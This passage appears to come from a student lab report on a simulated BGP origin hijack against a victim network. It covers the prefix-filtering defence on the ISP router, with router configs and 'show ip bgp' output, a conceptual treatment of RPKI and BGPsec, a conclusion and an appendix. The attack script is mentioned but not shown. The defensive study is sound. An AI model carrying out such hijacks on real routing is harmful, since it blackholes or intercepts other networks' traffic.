   Network        Next Hop        Metric LocPrf Weight Path
*>i 10.0.0.0/24    20.0.0.2          0   100    0 65002 i
*>i 20.0.0.0/24    172.16.10.1       0   100    0 i
*> 30.0.0.0/24     0.0.0.0           0   32768  i
* i 172.16.10.0/24 172.16.10.1       0   100    0 i
*> 192.168.10.0    172.16.10.1       0   100    0 i
*>i 192.168.20.0    30.0.0.1          0   100    0 65004 i
R1-ISP-C1#ip prefix-list AS65004-PREFIX seq permit 30.0.0.0/24
```

Figure 8: “show ip bgp” on ISP-C1

4. Defense Mechanism

4.1 Theoretical Explanation

4.1.1 Prefix Filtering

Overview

Our group has decided to implement prefix filtering as the defence.

Real-World Deployment

In operational ISP networks, the maximum-prefix value is typically determined during the business agreement between the ISP and its customer.

When an organisation purchases Internet connectivity, it also specifies the IP prefixes it intends to advertise. These prefixes are usually allocated as CIDR blocks, and many ISPs only accept advertisements for prefixes no longer than /24 in IPv4 because smaller prefixes (such as /25 or /26) are commonly filtered by upstream providers and may not propagate across the global Internet.

This improves security by limiting the impact of route leaks and hijacking attempts and also ensures that routing policies align with the contractual relationship between the ISP and its customers.

Prefix filtering is a defense that controls exactly which IP prefixes a BGP neighbour is allowed to advertise. Instead of trusting every UPDATE message a peer sends, the router is

configured with an explicit list of prefixes it will accept from that neighbour. Any announced prefix that the peer sent that does not match the list will be dropped immediately.

This is the defence mechanism that will counter the origin-based hijack we are performing. Kali-linux AS65004, AKA the attacker, intends to advertise 192.168.20.0/24, a prefix that legitimately belongs to Org B, hoping to hijack the route so that all traffic sent by the victim PC will be routed to the attacker instead. Originally, the attacker announced the 30.0.0.0/24 prefix to form adjacency with ISP-C1 as a BGP neighbor. Hence, ISP-C1 can be configured to accept nothing else from that neighbor. This immediately stops the attack and any subsequent attack chain since ISP-C1 is the critical point.

A prefix list is created to perform a check with the neighbour if the announced prefix matches the supposed one in the list. Similar to Access Control List (ACL), a prefix list ends with an implicit “deny all” statement; any prefix not permitted (192.168.20.0/24) in this case will be dropped immediately. The prefix list is then applied inbound on the BGP session with that neighbour; the filtering should be applied at the earliest possible point to prevent a deeper hijacked route on the topology.

4.1.2 BGPsec (route-based)

BGPsec is an extension to the BGP that enhances routing security by providing cryptographic validation of the AS Path. While Resource Public Key Infrastructure (RPKI) verifies that an AS is authorised to originate an IP prefix, it does not verify whether the advertised AS Path has been altered or forged during propagation.

BGPsec addresses this limitation by requiring each AS that forwards a BGP route advertisement to sign its portion of the AS Path digitally. As a result, downstream routers can verify that every AS listed in the path genuinely participated in forwarding the route.

This process ensures that the AS Path cannot be modified without detection, significantly reducing the risk of AS Path forgery and certain forms of BGP hijacking.

Route Origin Verification (ROV)s - Resource Public Key Infrastructure (RPKI)

While prefix filtering relies on manually configured rules, RPKI provides a cryptographic method of verifying route ownership.

A useful analogy is a passport. Anyone can claim to be someone else verbally, but a passport provides official proof of identity. Similarly, RPKI allows network owners to prove which AS is authorised to advertise a specific IP prefix.

The owner of an IP prefix creates a digitally signed Route Origin Authorization (ROA), which specifies the AS that is permitted to advertise that prefix.

For example:

- Prefix: 192.168.20.0/24
- Authorised Origin (ASN): 65002

When ISP-A receives a BGP advertisement claiming ownership of this prefix, it validates the advertisement against the published ROA.

If OrgA (AS65004) advertises the prefix instead, the validation process detects that the advertisement does not match the authorised origin ASN. The route is therefore marked as Invalid and rejected.


Unlike traditional BGP, RPKI provides cryptographic verification of route ownership, making origin hijacking significantly more difficult. It also reduces the reliance on manually maintained filtering rules.

RPKI only validates the originating AS; it does not verify the complete AS Path or determine whether the chosen routing path is optimal. Furthermore, its effectiveness depends on widespread adoption across Internet providers.

RPKI validation requires an external RPKI validator server that maintains a validated cache of ROAs. In production environments, ISP routers establish a TCP connection (typically on port 3323 using the RPKI-to-Router (RTR) protocol) to this validator to verify incoming BGP route advertisements. Since Cisco Packet Tracer does not support RPKI validators, this defence is presented conceptually and is not implemented within the simulated topology.

4.2 Defense Procedure & Evidence

Kali-Linux AS65004 prefix 30.0.0.0/24 is established as a BGP neighbour with ISP-C1.



```
COM5 - Tera Term VT
File Edit Setup Control Window Help
*Jun 30 08:48:47.355: %SYS-6-PRIVCFG_ENCRYPT_SUCCESS: Successfully encrypted private config file
R1-ISP-A#
R1-ISP-A#
R2-ORG-B>
R2-ORG-B>
R2-ORG-B>
R2-ORG-B>
R2-ORG-B>
R2-ORG-B>
R2-ORG-B>en
R2-ORG-B#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
[OK]
R2-ORG-B#
*Jun 30 08:49:09.158: %SYS-6-PRIVCFG_ENCRYPT_SUCCESS: Successfully encrypted private config file
R2-ORG-B#
R2-ORG-B#
R2-ORG-B#
R2-ORG-B#
R2-ORG-B#
R2-ORG-B#
R2-ORG-B#
R2-ORG-B#
R2-ORG-B#en
R1-ISP-C1#
R1-ISP-C1#
R1-ISP-C1#
R1-ISP-C1#
R1-ISP-C1#
*Aug 27 11:49:13.285: %BGP-5-ADJCHANGE: neighbor 30.0.0.1 Up
*Aug 27 11:55:43.321: %BGP-5-NBR_RESET: Neighbor 30.0.0.1 reset (Peer closed the session)
*Aug 27 11:55:43.321: %BGP-5-ADJCHANGE: neighbor 30.0.0.1 Down Peer closed the session
*Aug 27 11:55:43.321: %BGP_SESSION-5-ADJCHANGE: neighbor 30.0.0.1 IPv4 Unicast topology base removed from session Peer closed the session
R1-ISP-C1#
R1-ISP-C1#
*Aug 27 11:56:03.412: %BGP-5-ADJCHANGE: neighbor 30.0.0.1 Up
R1-ISP-C1#
R1-ISP-C1#show ip bgp
BGP table version is 23, local router ID is 172.16.10.2
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
               r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter.
R1-ISP-C1#
```

Figure 9: BGP Neighbour session established

On ISP-C1

Configure:

```
ip prefix-list AS65004-PREFIX seq permit 1 30.0.0.0/24
router bgp 65003
neighbour 30.0.0.1 prefix-list AS65004-PREFIX in
```

This creates a prefix-list that permits only 30.0.0.0/24. This is the legitimate prefix owned by the Kali-Linux machine. Applying it at the inbound session of ISP-C1. Re-run the Python script used for the attack and observe the route information by using the command “show ip bgp”

Notice the network 192.168.20.0/24 AS-Path is not hijacked, proving that it prevented the attack.

With the prefix-list applied, ISP-C1 immediately drops any UPDATE from Kali-Linux that does not match 30.0.0.0/24. The hijack attempt no longer propagates past ISP-C1. Notice that the network 192.168.20.0 AS Path is still [65002, 65001].

```

COM5 - Tera Term VT
File Edit Setup Control Window Help
*->i 20.0.0.0/24 172.16.10.1 0 100 0 i
*-> 30.0.0.0/24 0.0.0.0 0 32768 i
* i 172.16.10.0/24 172.16.10.1 0 100 0 i
*-> 0.0.0.0 0 32768 i
*->i 192.168.10.0 172.16.10.1 0 100 0 i
*-> 192.168.20.0 30.0.0.1 0 65004 i
R1-ISP-C1#ip prefix-list AS65004-PREFIX seq permit 30.0.0.0/24
*Aug 27 12:01:51.628: %BGP-5-NBR_RESET: Neighbor 30.0.0.1 reset (Peer closed the session)
*Aug 27 12:01:51.629: %BGP-5-ADJCHANGE: neighbor 30.0.0.1 Down Peer closed the session
*Aug 27 12:01:51.629: %BGP_SESSION-5-ADJCHANGE: neighbor 30.0.0.1 IPv4 Unicast topologyconf t
Enter configuration commands, one per line. End with CNTL/Z.
R1-ISP-C1(config)#
R1-ISP-C1(config)#
R1-ISP-C1(config)#ip prefix-list AS65004-PREFIX seq 1 permit 30.0.0.0/24
R1-ISP-C1(config)#router bgp 65003
BGP is already running: AS is 65003
R1-ISP-C1(config)#router bgp 65003
R1-ISP-C1(config-router)#neighbor 30.0.0.1 prefix-list AS65004-PREFIX in
R1-ISP-C1(config-router)#
*Aug 27 12:04:22.762: %BGP-5-ADJCHANGE: neighbor 30.0.0.1 Up
R1-ISP-C1(config-router)#
R1-ISP-C1(config-router)#exit
R1-ISP-C1(config)#exit
R1-ISP-C1#copy running-config startup-config
*Aug 27 12:04:39.663: %SYS-5-CONFIG_1: show ip bgp
BGP table version is 26, local router ID is 172.16.10.2
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
x best-external, a additional-path, c RIB-compressed,
t secondary path, L long-lived-stale,
Origin codes: i - IGP, e - EGP, ? - incomplete
RPKI validation codes: V valid, I invalid, N Not found

   Network          Next Hop        Metric LocPrf Weight Path
*->i 10.0.0.0/24      20.0.0.2         0   100      0 65002 i
*->i 20.0.0.0/24      172.16.10.1      0   100      0 i
*-> 30.0.0.0/24      0.0.0.0          0   32768    0 i
* i 172.16.10.0/24  172.16.10.1      0   100      0 i
*-> 0.0.0.0          0   32768    0 i
*->i 192.168.10.0    172.16.10.1      0   100      0 i
*->i 192.168.20.0    20.0.0.2         0   100      0 65002 65001 i
R1-ISP-C1#
x best-external, a additional-path, c RIB-compressed.

```

Figure 10: “show ip bgp” after implementing prefix-list

In this Wireshark capture, it can be seen that the attacker sent an UPDATE packet. Looking at the Network Layer Reachability Information (NLRI), the attacker announced 192.168.20.0/24 as its new prefix. Path attribute stating that AS65004 is the route to reach that network.




Figure 11: Attacker sending UPDATE Packet

With the defense in place, the Intra-Host will still be able to access the web server.

5. Conclusion

This project demonstrated how the trust-based nature of the Border Gateway Protocol (BGP) can be exploited through an origin-based BGP hijacking attack. By establishing a legitimate BGP peering session with ISP-C1, the attacker was able to advertise a prefix belonging to another Autonomous System, resulting in downstream routers selecting the malicious route. Consequently, traffic intended for OrgB's web server was redirected to the attacker and discarded, successfully creating a BGP blackhole attack and causing a denial of service. Wireshark captures and routing table analysis confirmed the successful establishment of the BGP session, propagation of the forged route, and the resulting loss of connectivity to the victim server.

To mitigate the attack, prefix filtering was implemented on ISP-C1 to ensure that AS65004 was permitted to advertise only its legitimate prefix. By validating incoming route advertisements against an explicitly configured prefix list, the malicious UPDATE containing the forged 192.168.20.0/24 prefix was rejected before it could propagate further into the network. This demonstrated that prefix filtering is an effective first line of defence against origin-based BGP hijacking when deployed at the edge of the network. Additional security mechanisms, including Resource Public Key Infrastructure (RPKI) with Route Origin Validation (ROV) and BGPsec, were also examined as industry best practices for protecting Internet routing through cryptographic validation of route ownership and AS-path integrity.

Several limitations were identified during the implementation of this project. Although BGP hijacking can facilitate a true Man-in-the-Middle (MitM) attack by intercepting, inspecting, and forwarding traffic to the legitimate destination, the laboratory topology was only capable of demonstrating a blackhole attack. The simulated network did not include an alternative forwarding path that would allow intercepted packets to be relayed back to the original destination while maintaining the attacker's position in the routing path. Furthermore, we could not implement the RPKI validator server required for Route Origin Validation. As a result, RPKI and BGPsec could only be evaluated conceptually rather than implemented and

validated experimentally. These limitations reflect the constraints of the simulation environment rather than the effectiveness of the security mechanisms themselves.

Overall, this project highlighted the importance of securing inter-domain routing against both malicious attacks and accidental routing misconfigurations. It demonstrated that BGP's reliance on trust can allow a single malicious or compromised Autonomous System to influence routing decisions across multiple networks, while also reinforcing that preventative measures such as prefix filtering, together with wider adoption of cryptographic solutions such as RPKI and BGPsec, are essential for improving the security and resilience of modern Internet routing infrastructure.

6. References

Appendix A

BGP Routing Attributes

No.	Attribute	Description	Preference
1	Weight	Administrative Weight	Highest
2	Local Preference	Communicated between peers within AS	Highest
3	Self-Originated	Prefers a path that originated locally	Next hop 0.0.0.0
4	AS-Path	AS hop required to reach the destination	Shortest
5	Origin Code	IGP < EGP < Redistributed/Incomplete (?)	Lowest IGP
6	MED (Multi-Exit Discriminator)	Used by external peers to enter an AS	Lowest
7	BGP AD	Prefer eBGP routers over iBGP	eGP
8	IGP Cost	IGP metric to reach the next hop or neighbour	Lowest
9	eBGP Peering	Compared the age of the route	Oldest
10	Router ID	Compares the router ID of the neighbour	Lowest
11	Neighbour IP	Compares IP address of the neighbour	Lowest